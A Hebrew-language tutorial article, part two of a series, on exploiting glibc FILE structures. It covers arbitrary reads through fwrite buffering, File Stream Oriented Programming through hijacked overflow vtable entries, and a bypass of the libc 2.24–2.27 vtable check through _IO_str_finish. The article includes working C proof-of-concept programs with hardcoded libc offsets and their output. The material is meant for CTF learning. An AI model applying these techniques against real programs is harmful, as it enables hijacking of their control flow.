Technologic Papers

על הדבש ועל הקובץ - Pwning FILE structs חלק ב'

מאת עמית שמואל

הקדמה


במידה וזה המאמר הראשון שאתם קוראים בנושא, הייתי ממליץ בחום לקרוא את חלק א' בין היתר כי הוא נחוץ להבנת הכתוב פה. במאמר זה אכתוב על איך ניתן להשתמש במערכת ה-buffering כדי להשיג arbitrary reading/writing, איך ניתן לנצל את הרשימה המקושרת של הקבצים כדי ליצור עוד סוג של return oriented programming ולהריץ גאדג'טים, בנוסף לכך נראה איך לעבור את ההגבלות הניצבות בפנינו בגרסאות libc לאחר 2.24. כל הדוגמאות הנמצאות פה גם בגיטהאב שלי כך שתוכלו לנסות בעצמכם.

ניצול ה-Buffering - קוראים וכותבים

אם נחפש עוד דרכים לתקוף את ה-FILE struct, ניתן להסתכל על הפעולות הבסיסיות שאפשר לעשות עם קבצים - קריאה וכתיבה. בחלק א' נכנסתי בקטנה לאיך מערכת ה-Buffering עובדת כדי לתת טעימה לחלק זה. בהינתן קריאה של fwrite אשר כותבת בתים מסוימים bytes לתוך קובץ fp נרצה לחשוב איך ניתן לנצל את הקריאה הזאת לטובתנו אם אנחנו שולטים בתכני fp (כנראה על ידי גישה לheap ויכולת לכתוב ל-fp ערכים).

לכל stream ב-libc יכולים להיות 3 "מצבים" של פעולה, מצבים אלה הם מצבי ה-Put, Get ו-Putback כאשר Put הוא מצב הכתיבה לקובץ, Get הוא מצב הקריאה מקובץ ו-Putback הוא מצב שבו כותבים לתוך ה-Read buffer בחזרה (למשל אם נרצה להחזיר אות ל-stream, כאילו לא קראנו אותה, נעבור למצב הזה, המצב הוא וריאציה של מצב Get).

בכל מצב, קיים מיקום נוכחי יחיד שבתמונה הבאה מיוצג כ-gptr, pptr ופנימית ממומש כ-_IO_read_ptr וכ-_IO_write_ptr:



[נלקח מ-com.cppreference, מסיבה מסויימת יש דוקומנטציה יותר טובה לגבי cpp]

נוכל תמיד להסתמך שהמצביע _IO_read_end הוא המיקום שאנחנו קוראים ממנו בקובץ על פי מערכת ההפעלה (דרך ממשק ה-syscalls) אלא אם אנחנו במצב Putback או שאנחנו עושים append לתוכן הקובץ (זה בגלל שבמצב append התוכן נכתב לסוף הקובץ ולא למיקום אשר קראנו ממנו).

כפי שראינו בחלק א' מירב הפעולות שfwrite עושה כפונקציה הן פעולות המנהלות את תהליך ה-buffering המשומש ב-File streams כאשר אנחנו ב-Put mode, עכשיו השאלה שעולה היא איך מנצלים את זה? בסוף הפעולה המעניינת ש-fwrite עושה זה קריאה ל-syscall הכותב לקובץ ולכן נרצה לשלוט בפרמטרים ש-SYS_WRITE מקבל. הפרמטר הראשון הוא fd שבו אנו שולטים בקלות על ידי שינוי השדה _fileno ב-File struct שלנו. הפרמטרים האחרים המייצגים את האורך וה-buffer אנחנו גם שולטים אך fwrite משתמש ומשנה את הערכים הללו, לכן נעבור על קוד המקור וננסה להבין מה באמת קורה.

כעת משהבנו קצת על המצבים שה-stream יכול להימצא בהם:

```
size_t _IO_new_file_xsputn(FILE *f, const void *data, size_t n) {
    const char *s = (const char *) data;
    size_t to_do = n;
    int must_flush = 0;
    size_t count = 0;

    if (n <= 0)
     return 0;

    if ((f->_flags & _IO_LINE_BUF) && (f->_flags &
_IO_CURRENTLY_PUTTING)) { /* 1 */
     count = f->_IO_buf_end - f->_IO_write_ptr;
     if (count >= n) {
         const char *p;
         for (p = s + n; p > s;) {
             if (*--p == '\n') {
                 count = p - s + 1;
                 must_flush = 1;
```

```
                break;
            }
        }
     }
    } else if (f->_IO_write_end > f->_IO_write_ptr)
     count = f->_IO_write_end - f->_IO_write_ptr;

    if (count > 0) { /* 2 */
     if (count > to_do)
         count = to_do;
     f->_IO_write_ptr = __mempcpy(f->_IO_write_ptr, s, count);
     s += count;
     to_do -= count;
    }

    if (to_do + must_flush > 0) { /* 3 */
     size_t block_size, do_write;
     if (_IO_OVERFLOW(f, EOF) == EOF) /* 4 */
         return to_do == 0 ? EOF : n - to_do;

     block_size = f->_IO_buf_end - f->_IO_buf_base;
     do_write = to_do - (block_size >= 128 ? to_do % block_size : 0);

     if (do_write) { /* 5 */
         count = new_do_write(f, s, do_write);
         to_do -= count;
         if (count < do_write)
             return n - to_do;
     }

     if (to_do) /* 8 */
         to_do -= _IO_default_xsputn(f, s + do_write, to_do);
    }
    return n - to_do;
}

static size_t new_do_write(FILE *fp, const char *data, size_t to_do) {
    size_t count;
    if (fp->_flags &_IO_IS_APPENDING) /* 6 */
     fp->_offset = _IO_pos_BAD;
    else if (fp->_IO_read_end != fp->_IO_write_base) {
     off64_t new_pos = _IO_SYSSEEK(fp, fp->_IO_write_base - fp-
>_IO_read_end, 1);
     if (new_pos == _IO_pos_BAD)
         return 0;
     fp->_offset = new_pos;
    }
    count = _IO_SYSWRITE(fp, data, to_do); /* 7 */
    if (fp->_cur_column && count)
     fp-> cur column =  IO adjust column(fp-> cur column - 1, data,
count) + 1;
    _IO_setg(fp, fp->_IO_buf_base, fp->_IO_buf_base, fp->_IO_buf_base);
    fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_buf_base;
    fp->_IO_write_end = (fp->_mode <= 0 && (fp->_flags &(_IO_LINE_BUF |
_IO_UNBUFFERED)) ? fp->_IO_buf_base : fp->_IO_buf_end);
    return count;
}
```

נעבור קצת על החלקים בקוד, מספרתי את הקוד בשביל שאוכל להתייחס לחלקי הקוד ע"פ המספרים שלהם. הפונקציה העליונה היא פונקציה פנימית שנקראת בכניסה ל-fwrite:

1. כאן אנחנו בודקים כמה מקום נשאר ב-buffer לכתוב אליו, אם אנחנו עושים buffering ע"פ שורות ויש לנו פחות מידע לכתוב מאשר שיש לנו מקום פנוי ב-buffer אנחנו מניחים שזה כל המידע שנרצה לקחת.
2. אם יש עוד מקום ב-buffer אנו מכניסים את המידע שניתן לנו למקום הזה ב-buffer.
3. אם יש לנו עוד מידע שנרצה לכתוב או שבשלב 1 עצרנו ב-newline אז:
   א. נכתוב את כל מה שהיה ב-buffer עד כה לקובץ (overflow)
   ב. נכתוב לקובץ ישירות עם new_do_write
   ג. סידורים של ה-file pointer במערכת הקבצים האמיתית, נרצה להימנע מכניסה לפה כאשר אנחנו קוראים ל-fwrite
   ד. קריאה ל-syscall write הכותבת לקובץ את המידע הניתן לו
   ה. אם נוכל להכניס שאריות מהמידע לכתיבה ל-buffer נעשה זאת

כעת מגיעה השאלה "איך נגיע ל-SYS_WRITE הזה בקלות?". לשם כך נניח שאנחנו שולטים ב-fp לחלוטין ואנחנו רוצים לכתוב מידע ממקום בזיכרון m לקובץ הממוספר כ-fd. נגיד שנרצה לכתוב ל-stdout שיש לו 1=fd, נוכל לבצע זאת בצורה עקיפה בדרך שנראה בהדגמה הזו:

```
#include <stdio.h>

int main() {
    struct _IO_FILE *fp = fopen("lorem_ipsum.txt", "w");
    char buf1[] = "Hello world!\n";
    char buf2[] = "Cyber cyber cyber!\n";

    fp->_fileno = 1;
    fp->_flags |= _IO_CURRENTLY_PUTTING | _IO_IS_APPENDING;
    fp->_IO_write_base = buf2;
    fp->_IO_write_ptr = buf2 + sizeof(buf2);
    fp->_IO_write_end = buf2 + sizeof(buf2);

    fwrite(buf1, sizeof(buf1), 1, fp);
}
```

מה שפה קורה זה השמת ה-file descriptor ל-1 כדי שנכתוב ל-stdout ויצירת buffer מזוייף מלא כך שכאשר נבצע את שלב 4 (שלב ה-overflow) יקרה מצב ש-buf2 יכתב כי צריך לכתוב את ה-buffer (כי הוא מלא) ורק אז יכתב buf1. ה-flag-ים באים כדי לפתור בעיות קטנות שבאות במימושים למשל _IO_CURRENTLY_PUTTING שם כדי למנוע מ-overflow לבלגן לנו את ה-buffer-ים (מוזמנים ללכת לקרוא את הפונקציה _IO_new_file_overflow כדי לראות את התנאי, הפונקציה ארוכה מדי מכדי להכניס לכאן) ונוסף ה-_IO_IS_APPENDING כדי לדלג מעבר ל-if בשלב 6 (ניתן לעשות זאת גם על ידי השמה fp->_IO_read_end = fp->_IO_write_base).

לכן אם אנחנו שולטים ב-File pointer כלשהו וקיימת פונקציית fwrite או דומה לה איפשהו אז יש לנו יכולת קריאה שרירותית מהזיכרון! הרעיון הזה יכול להיות משומש למען הדלפת ערכים מזכרון התוכנה, זוהי יכולת שיכולה להימצא כשימושית מאוד באתגרים ולדעתי קונספט מגניב.

אכן אם נריץ את הקוד נקבל:

```
gcc -Wall arb_read.c -o arb_read && ./arb_read
Cyber cyber cyber!
Hello world!
```

ניתן לבצע ניצול דומה עם fread כדי להשיג כתיבה למקום שרירותי בזיכרון אך הוא דומה נורא לתהליך שעברנו עכשיו ולכן אשאיר זאת כתרגיל לקורא/ת.

File Stream Oriented Programming - שימוש ב-File structs כגאדג'טים

במהלך קריאת קוד המקור של libc/libio (החלק ב-libc הדואג ל-input/output, גם הheader הנודע stdio.h נמצא שם), כנראה תתקלו ב-2 קבצים חשובים שבהם נמצא כל הקוד שעליו דיברנו היום - fileops.c, genops.c כאשר genops מכיל פעולות על streamים כלליים וfileops מכיל פעולות הספציפיות לקבצים. אם אי פעם תשוטטו לכם ברחבי genops ותלכו לשורה הכי תחתונה תתגלה לכם שורת הקוד הבאה:

```
text_set_element(__libc_atexit, _IO_cleanup);
```

כנראה תתהו מה הmacro המוזר הזה עושה אז תחפשו ותראו שיש section בקובץ ה-SO של libc בשם __libc_atexit, לא אכנס יותר מדי לפרטים על מה section ב-ELF אומר, אך ניתן לחשוב על זה כמו כחלקת מידע ב-libc הנטענת בזיכרון, על פי השם שלה רק ניתן להבין מה היא עושה. החלקה הזו שומרת פונקציות האמורות לרוץ בסיום התוכנה כדי "לנקות" מידע.

אם נסתכל ב-Ida (תוכנת disassembly פופולרית) על ה-section אז נראה שהערך היחידי שיש שם הוא _IO_cleanup (שזאת כנראה פונקציית אופטימיזציה שנוצרה מאיחוד של fcloseall ו_IO_fcloseall כי fcloseall פשוט מעטפת מסביב _IO_cleanup).

עכשיו שחפרנו על זה שהפונקציה נקראת בסוף ריצת התוכנית נרצה לראות מה היא אשכרה עושה, אם ניכנס לפונקציה אז נראה שהיא פשוט קוראת ל-_IO_flush_all_lockp עם פרמטר 0 ואז קוראת לפונקציה _IO_unbuffer_all ללא פרמטרים. כבר משמות הפונקציות נוכל להבין שהראשונה עושה overflow וכותבת את ה-buffer-ים של כולם והשנייה דואגת שה-buffer-ים ישוחררו מהזיכרון כדי שלא תיווצר דליפת זיכרון. זאת נשמעת טענה הגיונית - כאשר התוכנה מסיימת לרוץ אנחנו רוצים לדאוג שלא ישאר מידע ב-buffer ולכן אנחנו דואגים שהוא יכתב לקובץ.


בוא נסתכל על הקוד:

```
int _IO_flush_all_lockp(int do_lock) {
    int result = 0;
    FILE *fp;

    for (fp = (FILE *)_IO_list_all; fp != NULL; fp = fp->_chain) {
        run_fp = fp;
        if (do_lock)
            _IO_flockfile(fp);

        if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
|| (_IO_vtable_offset(fp) == 0 && fp->_mode > 0 && (fp->_wide_data-
>_IO_write_ptr > fp->_wide_data->_IO_write_base))) && _IO_OVERFLOW(fp,
EOF) == EOF)
            result = EOF;

        if (do_lock)
            _IO_funlockfile(fp);
        run_fp = NULL;
    }

    return result;
}
```

הקוד פה מבצע איטרציה על _IO_list_all, רשימה מקושרת שאותה הזכרנו בחלק א' אשר מאכלסת בתוכה מצביעים לכל הקבצים הפתוחים כרגע בתוכנית. הבעיה בקריאת הקוד באה כשרואים את גוש הקוד הזה בתוך תנאי if, אך מה שקורה שם זו בדיקה ראשונית לגבי האם יש מידע ב-buffer שצריך להיכתב (מחולקת לתנאים - האם אנחנו ב-wide character mode או לא המיוצע על ידי _mode) ואם יש מקום ב-buffer אז מבצעים את _IO_OVERFLOW שכפי שראינו בעבר זאת פונקציה הכותבת את כל מה שיש ב-buffer ומנקה אותו בעצם, עכשיו איפה הניצול?

מה שיש פה זה מנגנון הקורא לפונקציה מזיכרון שוב ושוב ברשימה מקושרת של קבצים - מה יקרה אם אנחנו שולטים באחד מהקבצים ברשימה הזאת? מה שנוכל לעשות זה לייצר "קובץ מזוייף" המצביע לעוד קבצים מזוייפים כאשר בכל אחד מהקבצים האלה נשנה את פונקציית ה-overflow לפונקציה שאנחנו רוצים שתרוץ ובשיטה זו נוכל ליצור שרשרת פקודות בדומה לרעיון של שרשרת ה-ROP שרואים באתגרים אחרים. עוד שיטה שאינה דורשת שנשלוט ב-fp כלשהו היא פשוט לערוך ישירות את _IO_list_all לקובץ המזוייף אם יש לנו יכולת כתיבה שרירותית.

יתר על כן, הפרמטר הראשון של הפונקציה הוא fp ולכן נוכל לשלוט בפרמטר הזה:



לדוגמה לרעיון שימוש, באתגר ctf בהינתן שיש לנו יכולת עריכת File struct כלשהו ויכולת הקצאת זיכרון (כדי ליצור את אותם קבצים מזוייפים) אז נוכל להריץ שרשרת פונקציות שרירותית אפילו עם פרמטר כאשר בסוף התכונה מתבצע ניקיון ה-Struct-ים (אם הפרמטר הוא פוינטר).

הנה דוגמה מלאכותית שהכנתי:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct _IO_FILE_plus {
    FILE file;
    size_t *vtable;
};

void evil_func(char *param) {
    printf("I am an evil function! >:)\n");
    printf("I can also take parameters %s", param);
}

int main() {
    struct _IO_FILE *real_fp = fopen("lorem_ipsium.txt", "w");
    struct _IO_FILE *fake_fp = malloc(sizeof(struct _IO_FILE_plus));
    ((struct _IO_FILE_plus*) fake_fp)->vtable = calloc(21 ,8);

    // Linking
    fake_fp->_chain = real_fp->_chain; // not necessary
    real_fp->_chain = fake_fp;
    fake_fp->_IO_write_ptr = (char *) 1;
    strcpy((char *) fake_fp, "hehehe...");

    // Setting overflow virtual function
    ((struct _IO_FILE_plus*) fake_fp)->vtable[3] = (size_t) &evil_func;
}
```

ואכן אם נסתכל על הפלט שלה נקבל את התוצאה הצפויה:

```
# ls
fsop.c  ld-2.23.so  libc.so.6
# gcc -Wall fsop.c -o fsop \
-Wl,--rpath="." \
-Wl,--dynamic-linker="ld-2.23.so"
# ./fsop
I am an evil function! >:)
I can also take parameters hehehe
```

Exploiting After 2.24 - כש-libc מנסה למנוע בעיות עם עריכת ה-vtable

(פתרון העובד עד גרסה 2.27)

חדי העין מהקוראים היו שמים לב שבקומפילציה אני הוספתי כמה flag-ים מעניינים. מה שה-flag-ים האלה עושים זה לשנות את ה-libc שהתוכנה משתמשת בה לגרסה שיש לי בתיקייה עצמה ובמקרה בחרתי להשתמש ב-libc 2.23, במקרה? - בהחלט לא במקרה.

הבעיה המרכזית בגרסאות libc שהן 2.24 ומעלה זאת שורת קוד אחת שממררת לנו את החיים:

```
// libc 2.23-
#define _IO_JUMPS_FUNC(THIS) _IO_JUMPS_FILE_plus (THIS)
// libc 2.24+
#define _IO_JUMPS_FUNC(THIS) (IO_validate_vtable (_IO_JUMPS_FILE_plus
(THIS)))
```

השינוי הזה הוא בmacro המשומש לקריאה לפונקציות ב-vtables, כל מאקרו כמו _IO_OVERFLOW פנימית משתמש בו וזה נראה כאילו הוסיפו ולידציה מסויימת ל-vtable, אעדיף לא להסתבך ולהיכנס לקוד כי הוא לא כל כך מסובך ואתאר מילולית את השינויים שבוצעו בין הגרסאות.

תחילה יצרו section חדש בבינארי בשם __libc_IO_vtables (שבמקרה ב-libc שלי נמצא ממש אחרי __libc_atexit שעליו דיברנו קודם) ובsection הזה שמו את כל ה-vtables המוכנים מראש מ-libc. עכשיו בכל קריאה לפונקציה מvtables כלשהו בודקים אם ה-vtable נמצא בsection הנ"ל ב-libc ואם לא הורגים את התוכנה. לכן אם ננסה להריץ את fsop.c ב-libc 2.24 נקבל את השגיאה:

```
Fatal error: glibc detected an invalid stdio handle
```

פתרון נחמד לבעיה זו העובד בין גרסה 2.24 לגרסה 2.27 (ה-commit שהרס את הכיף) הוא מציאת "יציאה אחורית" דרך פונקציה לגיטימית שכן נמצאת ב-section במקום לנסות לעקוף את מנגון הבדיקה של ההימצאות בsection. אם מסתכלים בכל ה-vtables שיש ב-libc (כל משתנה עם libio_vtable אחריו כ-attribute) אז מוצאים את _IO_str_jumps, זהו vtable המשומש על ידי strfile שהוא סוג של stream המייצג string.

הפרט החשוב הוא בהגדרה של _IO_strfile_:

```
struct _IO_streambuf {
  struct _IO_FILE _f;
  const struct _IO_jump_t *vtable;
};

typedef void *(*_IO_alloc_type) (_IO_size_t);
typedef void (*_IO_free_type) (void*);

struct _IO_str_fields
{
  _IO_alloc_type _allocate_buffer;
  _IO_free_type _free_buffer;
};

typedef struct _IO_strfile_ {
  struct _IO_streambuf _sbf;
  struct _IO_str_fields _s;
} _IO_strfile;
```

כפי שאנחנו רואים פה, בנוסף ל-vtable ול-FILE נוספים 2 שדות אשר מייצגים פונקציית אלוקציה ופונקציה שחרור של זיכרון, אם אנחנו שולטים ב-fp אז אנחנו כנראה נוכל לכתוב גם לשדות הללו - אבל עכשיו מגיע השאלה איפה קוראים אליהן?

התשובה היא שיש כמה מקומות ב-vtable שהם משתמשים בפונקציות הללו אבל המקום לדעתי הכי נגיש הוא בפונקציית ה-finish של strfile:

```
void _IO_str_finish (_IO_FILE *fp, int dummy) {
  if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
    (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base);
  fp->_IO_buf_base = NULL;

  _IO_default_finish (fp, 0);
}
```

בפונקציה הזאת קוראים לפונקציית שחרור הזכרון המוגדרת ב-struct שלנו בצורה מאוד ישירה. אם כך נתחיל לתכנן איך ננצל את החולשה הזו דרך שיטת ה-fsop שראינו קודם כך שנוכל לשרשר כמה קריאות לפונקציות.

תחילה נקצה זיכרון המספיק בשביל קובץ שכזה ועוד ה-vtable והפונקציות (או שבאתגר ננצל זיכרון שאנחנו שולטים בו ויודעים את הכתובת שלו - בין היתר יש לנו fp לעבוד איתו), ב-fsop נקראת פונקציית ה-overflow ופה פונקציית ה-finish, הן מופיעות ממש אחת אחרי השנייה ב-vtable ולכן אם נקבע את ה-vtable להיות 8 בתים לפני האשכרה vtable אז כאשר ה-cleanup ינסה לגשת לoverflow (האיבר הרביעי ב-vtable) הוא יגש ל-finish (האיבר השלישי ב-vtable) ובגלל שזה אותו section זה יתן לנו לרוץ.

אז נגדיר את _free_buffer להיות הפונקציה המרושעת שנרצה לקרוא לה ונוכל להשתמש ב-_IO_buf_base כפרמטר לפונקציה המרושעת שלנו. כל מה שנותר הוא להכניס את הקובץ לשרשרת הקבצים בין אם דרך שליטה בקובץ קיים או דרך כתיבה שרירותית לזיכרון של libc וניצחנו!

הנה דוגמה שכתבתי:

```
#include <gnu/libc-version.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct _IO_strfile_ {
    FILE file;
    size_t *vtable;
    void *(*_allocate_buffer) (size_t);
    void (*_free_buffer) (void*);
};

void evil_func(char *param) {
    printf("I am an evil function! >:)\n");
    printf("I can also take parameters %s\n", param);
}

// Only works for 2.27 cause' I'm lazy :P
// Really bad function btw I should be using libdl
// Do `objdump -t libc.so.6 > symbs.txt` to get your addresses
char *get_libc_base() { return (char *) (&puts - 0x80a30); }

int main() {
    printf("BTW This is version %s\n", gnu_get_libc_version());
    struct _IO_FILE *real_fp = fopen("lorem_ipsum.txt", "w");
    struct _IO_FILE *fake_fp = malloc(sizeof(struct _IO_strfile_));
    // 0x3e8360 is the offset of _IO_str_finish from the libs base addr
    ((struct _IO_strfile_*) fake_fp)->vtable = (size_t *)
(get_libc_base() + 0x3e8360 - 8);

    // Linking
    fake_fp->_chain = real_fp->_chain; // not necessary
    real_fp->_chain = fake_fp;
    fake_fp->_IO_write_ptr = (char *) 1;
    fake_fp->_IO_buf_base = "hehehe...";
    ((struct _IO_strfile_*) fake_fp)->_free_buffer = (void (*)(void *))
&evil_func;
}
```

ואכן אם נסתכל על הפלט שלה נקבל את התוצאה הצפויה:

```
# ls
fsop.c  ld-2.27.so  libc.so.6
# gcc -Wall fsop.c -o fsop \
        -Wl,--rpath="." \
        -Wl,--dynamic-linker="ld-2.27.so"
# ./fsop
BTW This is version 2.27
I am an evil function! >:)
I can also take parameters hehehe
```

ניצחנו!

סיכום

מי היה מאמין שכתבתי את כל זה ☺, זאתי הייתה חוויה מאוד מהנה מבחינתי ולמדתי המון על הדרך. כפי שאמרתי ממש בהתחלה כל הקוד והספריות נמצאים בגיטהאב שלי והייתי ממליץ לכם גם לנסות לשחק עם File structs ולגלות דברים בעצמכם. כמילת סיום אמליץ לכם קרוא את קוד המקור של libc בצורה עצמאית ולחקור אותו כי זה פשוט נורא כיף ☺, מעבר לזה רק אגיד - מקווה שנהנהתם!

מי אני ומאיפה אני בא

שמי עמית שמואל, אני בן 16 ובמקור גר בקרית שמונה. כרגע לומד ומתגורר בפנימיית הכפר הירוק, ולומד באוניברסיטת תל אביב במסגרת תכנית "אודיסיאה" בה לוקחים קורסים באוניברסיטה. כעת עולה לשנה השלישית שלי בתוכנית במסלול סייבר.

ארצה להודות ל**שלומי בוטנרו**, ראש מסלול הסייבר בתוכנית, על התמיכה, ההערות והעידוד לכתוב את המאמר הזה.

להערות והארות ניתן לפנות אלי במייל: amittpb@gmail.com